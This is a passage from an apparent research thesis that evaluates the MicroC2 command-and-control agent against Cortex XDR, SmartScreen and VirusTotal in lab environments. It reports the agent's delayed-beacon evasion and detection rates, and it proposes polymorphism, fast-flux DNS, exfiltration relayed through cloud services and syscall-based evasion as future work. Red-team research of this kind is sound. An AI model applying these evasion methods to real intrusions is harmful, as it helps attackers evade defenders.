To evaluate the operational security (OPSEC) and detection resistance of the MicroC2 agent, a structured testing methodology was employed. This approach involved deploying the agent across various controlled environments to assess its behavior against contemporary antivirus (AV) solutions and endpoint detection and response (EDR) systems. The following subsections detail the configurations and specifications of the testing environments used.

4.2.1 Locally Hosted Testing Environment

Infrastructure Overview

- **Host Machine:** The primary system hosting the virtual environment is a Windows 10 Home edition machine with the following specifications:

Component	Specification
Processor	Intel(R) Core(TM) i5-6600K CPU @ 3.50GHz (4 cores, 4 threads)
Installed RAM	32.0 GB
GPU	NVIDIA GeForce RTX 2070
Mainboard	Asus MAXIMUS VIII HERO
System Type	64-bit Operating System, x64-based processor

Table 4.1: Host System Hardware Specifications

- **Virtualization Platform:** Oracle VirtualBox [1] was used to create and manage multiple virtual machines (VMs) for agent deployment and testing.

[1] Accessible at: virtualbox.org

Property	Value
Edition	Windows 10 Home
Version	22H2
Installed On	06/04/2021
OS Build	19045.5737
Experience	Windows Feature Experience Pack 1000.19061.1000.0

Table 4.2: Host System Software Specifications

Virtual Machine Configurations

- **Windows 11 VM:** Configured with Cortex XDR [46] to assess agent detection and response on modern Windows environments.
- **Kali Linux VM[2]:** Employed for offensive security testing and to simulate adversarial conditions, as well as initial deployement on Linux based systems.
- **Lubuntu VM[3]:** A lightweight Ubuntu-based distribution equipped with Cortex XDR, chosen due to performance considerations on the host machine.

Security Assessment via VirusTotal

To evaluate the agent's detectability by contemporary antivirus solutions, compiled agent binaries were uploaded to VirusTotal. [61] This step provided insights into the agent's signature-based detection footprint and informed subsequent obfuscation and evasion strategies. (see 4.3.2)

4.2.2 External Testing Environment (Cyber-Defence Campus EDR Lab)

Ubuntu VM Specifications

Property	Value
OS	Ubuntu 24.04.2 LTS x86_64
Host	VMware Virtual Platform None
Kernel	6.8.0-35-generic
Uptime	7 days, 57 mins
Packages	885 (dpkg), 4 (snap)
Shell	bash 5.2.21
Resolution	1280x800
Terminal	/dev/pts/0
CPU	Intel Xeon Gold 6326 (2) @ 2.89GHz
GPU	VMware SVGA II Adapter
Memory	450 MiB / 7942 MiB

Table 4.3: System information of the virtual machine used for server deployment.

[2]Available at: kali.org
[3]Available at: lubuntu.me

Property	Value
OS Name	Microsoft Windows 10 Pro
Version	10.0.19045 Build 19045
OS Manufacturer	Microsoft Corporation
System Name	EDRLAB02
System Manufacturer	VMware, Inc.
System Model	VMware20,1
System Type	x64-based PC
Processor	Intel(R) Xeon(R) Gold 6326 CPU @ 2.90 GHz, 2 Cores, 2 Logical Processors
BIOS Version/Date	VMware, Inc. VMW201.00V.24224532.B64.2408191502, 19/08/2024
BIOS Mode	UEFI
BaseBoard Manufacturer	Intel Corporation
BaseBoard Product	440BX Desktop Reference Platform
Platform Role	Desktop
Secure Boot State	On
Windows Directory	C:\Windows
System Directory	C:\Windows\system32
Boot Device	\Device\HarddiskVolume1
Locale	United Kingdom
Time Zone	GMT Summer Time
Installed Physical Memory	4.00 GB
Total Physical Memory	4.00 GB
Available Physical Memory	700 MB
Total Virtual Memory	5.13 GB
Available Virtual Memory	732 MB
Page File	C:\pagefile.sys
Kernel DMA Protection	Off
Virtualisation-based Security	Not enabled
Device Encryption Support	Not enabled
Hypervisor	Detected

Table 4.4: Windows 10 Pro SysInfo for the agent testing environment with Cortex XDR installed.

4.3 Results

4.3.1 Lab Results

To evaluate the agent's performance within a controlled laboratory environment, the Windows executable was deployed to the Downloads directory of a test system. The Execution started at 10:40:00. After `7h` 29`min` 13`s`, the agent's OPSEC state transitioned to `BackgroundOpsec`. Notably, the Windows system clock and the Ubuntu server hosting the MicroC2 framework are synchronized (refer to Appendix for more details A).

Deployment Considerations

The agent was intentionally deployed as a standalone executable (.exe) to illustrate a higher detection risk compared to stealthier methods like DLL sideloading. [59] Executables are more readily flagged by security tools due to their distinct signatures and execution behaviors. In contrast, DLL sideloading leverages trusted applications to load malicious libraries, often evading detection by blending into legitimate processes. This technique has been widely abused in real-world attacks. [11]

Initial Execution and SmartScreen Interception

Upon execution, Windows Defender SmartScreen intervened (see 4.1), cautioning the user due to its unknown publisher status, a common occurrence for unsigned binaries. While users can bypass this warning by selecting "Run anyway," the absence of code signing can hinder user trust and software reputation.
Compared to DLL sideloading or other stealth techniques, deploying a standalone executable is more conspicuous and susceptible to detection by security solutions.



Figure 4.1: Windows Defender SmartScreen warning triggered by unsigned executable

Listener Configuration

The agent was configured to communicate with the C2 server with the listener defined as in table 4.5. For comprehensive configuration details, see Listing A.1

Name	testListenerWindowsEDRlab
ID	195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c
Host	172.21.107.194:8443
Protocol	HTTPS

Table 4.5: Listener Configuration for EDR Lab

Agent Initialization and Heartbeat

Post-deployment, the agent remained dormant, delaying its initial heartbeat to the C2 server. This behavior below is indicative of its OPSEC measures, designed to evade immediate detection. (see

Figure 4.2)



Figure 4.2: MicroC2 dashboard showing no active agent heartbeat

After 10 minutes at 10:50:49, the agent transmitted its first heartbeat. This delayed communication aligns with the agent's strategy to minimize exposure during initial execution phases. (see figure 4.3)



Figure 4.3: Server received heartbeat from the agent at 10:50:49 system time

Command Execution and Evasion

Subsequent to establishing communication, various commands were issued to the agent, including directory listings (`ls`, `dir`), file creation (`forCortexXDR.txt` containing `"Hi Cortex, I am serving this file to you on a silver platter"`) and network diagnostics (`netstat`, `ping`). The agent executed these commands without triggering alerts from Cortex XDR. The initial `ls`



Figure 4.4: Netstat and Ping google.com commands

command was dispatched at 10:51:59 and the response received at 18:22:00, indicating a delay of `7h 30min 1s` with 224 heartbeat cycles having passed. This latency reflects the agent's cautious approach in transitioning to active states.

Post-Execution Analysis

Cortex XDR logs, as of 18:37:00, did not register any anomalous activities associated with the agent's operations. The created file, `forCortexXDR.txt`, was timestamped at 18:25, further corroborating the agent's ability to perform tasks without detection. (see figure 4.5 and 4.6)



Figure 4.5: Cortex XDR didnt recognize malicious activity of the agent



Figure 4.6: Cortex XDR didnt create any Incident Reports after 24 hours had passed

4.3.2 VirusTotal Analysis

To evaluate the stealth and detection resistance of the MicroC2 agent, its compiled binary was submitted to VirusTotal [61] for comprehensive analysis. The results offer insights into the agent's signature footprint and behavioral characteristics as perceived by multiple security engines. For a detailed view of the VirusTotal analysis, refer to the full report.[4][5]

Detection Overview

Initially, the agent's release build was analyzed by 72 antivirus and EDR engines integrated within VirusTotal. Only two engines (Google and Ikarus) flagged the file as malicious, indicating a detection rate of approximately 2.8%. This low detection rate underscored the effectiveness of the agent's OPSEC strategies in evading signature-based detection mechanisms.

However, on May 28, 2025, multiple samples of the agent were uploaded to VirusTotal. This action inadvertently caused the detection rate to spike from 2 out of 72 to 19 out of 72, with nearly all detections referencing the use of cryptographic routines and quickly classifying the agent as a ransomware trojan. [65] The primary reason for these detections was the presence of self-encryption routines within the agent. Interestingly, the Behavior and Relations tabs did not list any detections, suggesting that the flagging was based on static analysis rather than observed malicious behavior.

To further understand the impact of build configuration on detection, a debug build of the agent (with a file size of 19.45 MB, substantially larger than the optimized release version) was also submitted to VirusTotal. Despite its size and additional debug symbols, the detection rate remained low again, only 2 out of 72 vendors flagged it as suspicious (specifically, Avira and WithSecure, both using generic heuristic labels). As with the release build, sandboxed dynamic analysis did not reveal any overtly malicious activity and the relations tab found no associations with known threats.

This result demonstrates that certain static features (such as the presence of self-encryption routines, file size and degree of symbol stripping) play an important role in triggering Anti Virus (AV) detections. In particular, smaller, stripped, release-optimized binaries are often scrutinized more harshly by heuristic engines that target common malware packing and obfuscation profiles.

Importance of Generational Mutation

These observations highlight the critical necessity of implementing generational mutation within the MicroC2 framework. Once a specific agent sample is submitted, static features can rapidly propagate across vendor detection networks, leading to clustering, signature mapping and ultimately, a dramatic increase in detection rates, even for benignly behaving agents. Generational mutation (through techniques such as code polymorphism [64], section shuffling, dynamic API resolution and continuous structural variation) ensures that each agent instance is unique, undermining static fingerprinting by AV and EDR systems.

Integrating these strategies would greatly increase the longevity of the agent's stealth by ensuring that detection is not based on a static binary, but instead, every build presents a novel profile to analysis tools.

[4]Available at: Release Build VirusTotal Detection Report
[5]Available at: Debug Build VirusTotal Detection Report

Rationale for Initial Exclusion

The decision to initially exclude generational mutation from the MicroC2 framework was intentional and part of the philosophy of simplicity, as outlined in the introduction. The aim was to validate that a minimal agent (closely mimicking legitimate system activity and avoiding typical malware "tells") could evade detection by its very nature.

Introducing generational mutation from the outset would have added significant complexity and diverted focus from this foundational question, while also increasing the likelihood of introducing stability issues or unwanted artifacts during the crucial proof-of-concept stage. The primary objective was thus to create and validate the agent within controlled test environments, avoiding unnecessary technical overhead.

But as evidenced by the higher detection rates after multiple submissions to VirusTotal, proactive adaptation is ultimately necessary for any agent's long-term robustness, even one made for stealth through behavioural adaptation than pure traditional obfuscation. In order to prevent signature-based fingerprinting and maintain stealth in the face of quickly developing detection technologies, generational mutation and related techniques will become crucial if the project scope grows beyond closed testing.

File Details

The static properties of the agent's binary, as reported by VirusTotal, see Tables 4.6 and 4.7:

File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
File Size:	246.00 KB
SHA-256 Hash:	a787297784d024634065eee56a732372e867edf40fc6d8780cb85f1e30124dd0

Table 4.6: File properties of the release build

File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
File Size:	19.45 MB
SHA-256 Hash:	027161118bedf09147d6bc30ad904435054048b3d07e15da4f1acd9ec3bfdf08

Table 4.7: File properties of the debug build

Behavioral Analysis

Dynamic analysis conducted by VirusTotal did not reveal any overtly malicious behaviors. The agent's operations, including network communications and process activities, did not trigger significant alerts or anomalies. This suggests that the agent performs its functions without exhibiting behaviors commonly associated with malware.

4.4 Analysis

Important: *Given the comparatively limited time available for the scope of this research, this study acknowledges the omission of a control group. Future research is highly recommended to address this limitation, ensuring a more robust evaluation.*

4.4.1 Test Run within the Lab Enviroment

The results from the lab deployment underscore the practical stealth and adaptability of the MicroC2 agent. By deploying the agent as a standalone executable, the evaluation deliberately chose a more conspicuous vector, one likely to face scrutiny from endpoint detection tools. Despite this, the agent's contextual OPSEC features proved effective in delaying detection and avoiding triggering security events.

A key observation was the agent's deliberate delay in establishing its initial heartbeat. This deferred communication strategy, coupled with dormant startup logic, successfully evaded both Windows Defender SmartScreen and Cortex XDR's immediate behavioral analysis. The absence of alerts or flags during command execution (ranging from standard file operations to active network diagnostics) demonstrates that the agent's minimal, context-aware behavior did not map onto existing detection signatures within the EDR's logic.

This is particularly notable considering the deliberate avoidance of advanced stealth techniques such as DLL sideloading or process injection, which are commonly abused in real-world attacks to evade detection. Instead, the agent's focus on blending into normal system activity, combined with adaptive OPSEC state transitions, minimized its forensic footprint even under scrutiny in a security-hardened lab setting.

The long operational window (over seven hours between initial deployment and transition to BackgroundOpsec) further illustrates the agent's effectiveness in evading time-based or sandbox-triggered detection mechanisms. Even after executing file creation and network commands typically monitored by EDRs, no anomalies were logged by Cortex XDR, affirming the agent's ability to operate "under the radar."

4.4.2 VirusTotal Result

The VirusTotal analysis offers complementary validation of the MicroC2 agent's stealth approach. The initial submission of the release build resulted in only 2 out of 72 antivirus and EDR engines flagging the binary, with detections based on generic signatures rather than specific behavioral indicators. Notably, neither dynamic analysis nor relations with known threats were identified, further supporting the agent's minimal signature and legitimate behavioral profile.

However, repeated submissions (especially of multiple similar samples) led to rapid propagation of static signatures across detection engines, causing the detection rate to rise sharply to 19 out of 72. Analysis revealed that this clustering was primarily due to static features such as the use of self-encryption routines (commonly associated with ransomware) and binary similarity, not due to the agent's runtime behavior. Debug builds, with larger file sizes and more verbose metadata, were actually flagged less, suggesting that highly optimized, stripped binaries are more likely to overlap with heuristic profiles for malware packers.

These results empirically validate the core hypothesis of the thesis: stealth can be achieved through simplicity and contextual legitimacy, but static analysis at scale (especially once a binary is shared) remains a critical threat to persistence. The data also highlights a fundamental challenge for all modern C2 frameworks: over time, static clustering and signature sharing among AV/EDR vendors can quickly erode even the most careful behavioral OPSEC.

Chapter 5

Outlook

The development and evaluation of MicroC2 have provided new insights into the efficacy of operational security (OPSEC) and minimalist design in modern C2 frameworks. By focusing on stealth, adaptive behavior and contextual legitimacy (rather than elaborate evasion or obfuscation) MicroC2 demonstrates that it is possible to challenge both signature-based and heuristic detection mechanisms in meaningful ways.

The experimental results, drawn from both controlled lab environments and multi-engine static analysis platforms such as VirusTotal, reinforce the thesis' core hypothesis: stealth can be achieved not merely through technical trickery, but by minimizing malicious signals and closely imitating legitimate software behaviors. In particular, the agent's "low and slow" tactics, dynamic OPSEC scoring and avoidance of known indicators of compromise allowed it to evade detection by contemporary endpoint security solutions, including advanced EDRs.

However, the work also makes clear that such stealth is not absolute. While behavioral and heuristic detection can be effectively bypassed in initial deployments, static signature propagation remains a critical vulnerability. The VirusTotal case study revealed that repeated or widespread sample submission can quickly lead to clustering and blacklisting, even for agents designed for maximal OPSEC. Once static signatures are created and shared across security vendors, the effectiveness of signature-based evasion drops sharply.

5.1 Limitations

Several limitations should be acknowledged:

- **Testing Scale and Environment:** Evaluation was performed in controlled virtual labs with limited hardware resources. This may not fully capture the spectrum of real-world detection or performance challenges encountered in production environments or at scale.
- **Protocol and Feature Scope:** MicroC2 currently supports only a subset of potential covert channels (HTTP(S), WebSocket, SOCKS5). Protocols such as DNS-over-HTTPS, ICMP, SMB and others, which could further improve network evasion, remain future work.
- **Generational Mutation:** Static agent builds were used for most experiments. As demonstrated by the spike in detection rates after repeated VirusTotal uploads, lack of automated code mutation (polymorphism) makes the agent vulnerable to static fingerprinting. This is a critical limitation for any deployment beyond closed testing.

- **OPSEC Engine Generalization:** The adaptive OPSEC model is tailored to specific testbed signals. Broader validation and further tuning are needed for deployment across diverse operating systems and threat landscapes.
- **Real-World Adversary Simulation:** The framework has not been tested against advanced, real-world blue-team defenses or as part of red-team/purple-team simulations at organizational scale.
- **RBAC and Multi-User Support:** Role-based access control and collaborative multi-operator features are not yet implemented.

5.2 Future Work

Building on these insights, several promising directions for future research and development have emerged:

- **Generational Mutation and Polymorphism:** To address static detection, future versions of MicroC2 should automate agent diversification at build time. The framework's modular architecture and existing build infrastructure provide an ideal foundation for implementing comprehensive generational mutation capabilities that target multiple hash families simultaneously.
- **Expanded Covert Channels:** Integration of additional network protocols (DNS, DNS-over-HTTPS, ICMP, FTP, IMAP, MAPI, SMB, LDAP) can further improve resilience and enable evasion of network-based detection mechanisms.
- **Fast Flux DNS Evasion Techniques:** Incorporating fast flux DNS techniques, as detailed in the CISA advisory [12], can enhance the resilience of MicroC2's command-and-control network infrastructure. By rapidly rotating DNS records, MicroC2 can obfuscate the locations of its servers, making it more challenging for defenders to detect and block malicious activities.
- **Relay and Exfiltration via Third Parties:** Research into leveraging trusted cloud services or messaging platforms (e.g., Discord [35], Microsoft Teams [8]) as relay vectors could provide new avenues for covert communication and data exfiltration.
- **Advanced OPSEC and Evasion:** Implementation of techniques like process doppelgänging, dynamic API resolution, host rotation and advanced behavioral obfuscation can increase the agent's resistance to future generations of EDRs.
- **Scalable and Realistic Testing:** Large-scale experiments in virtualized "mini-Internet" environments [25] are needed to simulate real-world deployments, including adversarial scenarios and multi-agent operations.
- **RBAC and Collaboration:** Adding role-based access control and multi-operator collaboration features will make the framework suitable for realistic, red-team and blue-team coordinated adversarial simulations and defensive exercises to refine both OPSEC mechanisms and detection strategies.
- **Self-Deletion Routines:** Adding a self-deletion routine might be a simple solution for an agent to keep its signature from being fingerprinted.

- **Adaptive OPSEC Engine:** Continued research into generalizing and improving the OPSEC scoring engine will support flexible deployment across a wider variety of operating environments and threat models.
- **Attack Prediction and Forecasting:** Integrating predictive analytics to anticipate defender responses or detect early signs of blue-team activity could significantly enhance agent survivability and adaptability. Surveys of current attack prediction and forecasting research highlight a range of techniques and operational challenges. [26] Future iterations of MicroC2 may benefit from leveraging these advances to enable more proactive, context-aware OPSEC adjustments.
- **Advanced Evasion Techniques:** While this thesis focuses on stealth through behavioral adaptation, future work could explore integrating direct system call and injection methods such as Hell's Gate [2] and LayeredSyscall [29] to compare their impact on detection rates and OPSEC.

5.2.1 Roadmap Proposal for Generational Mutation within the MicroC2 Framework

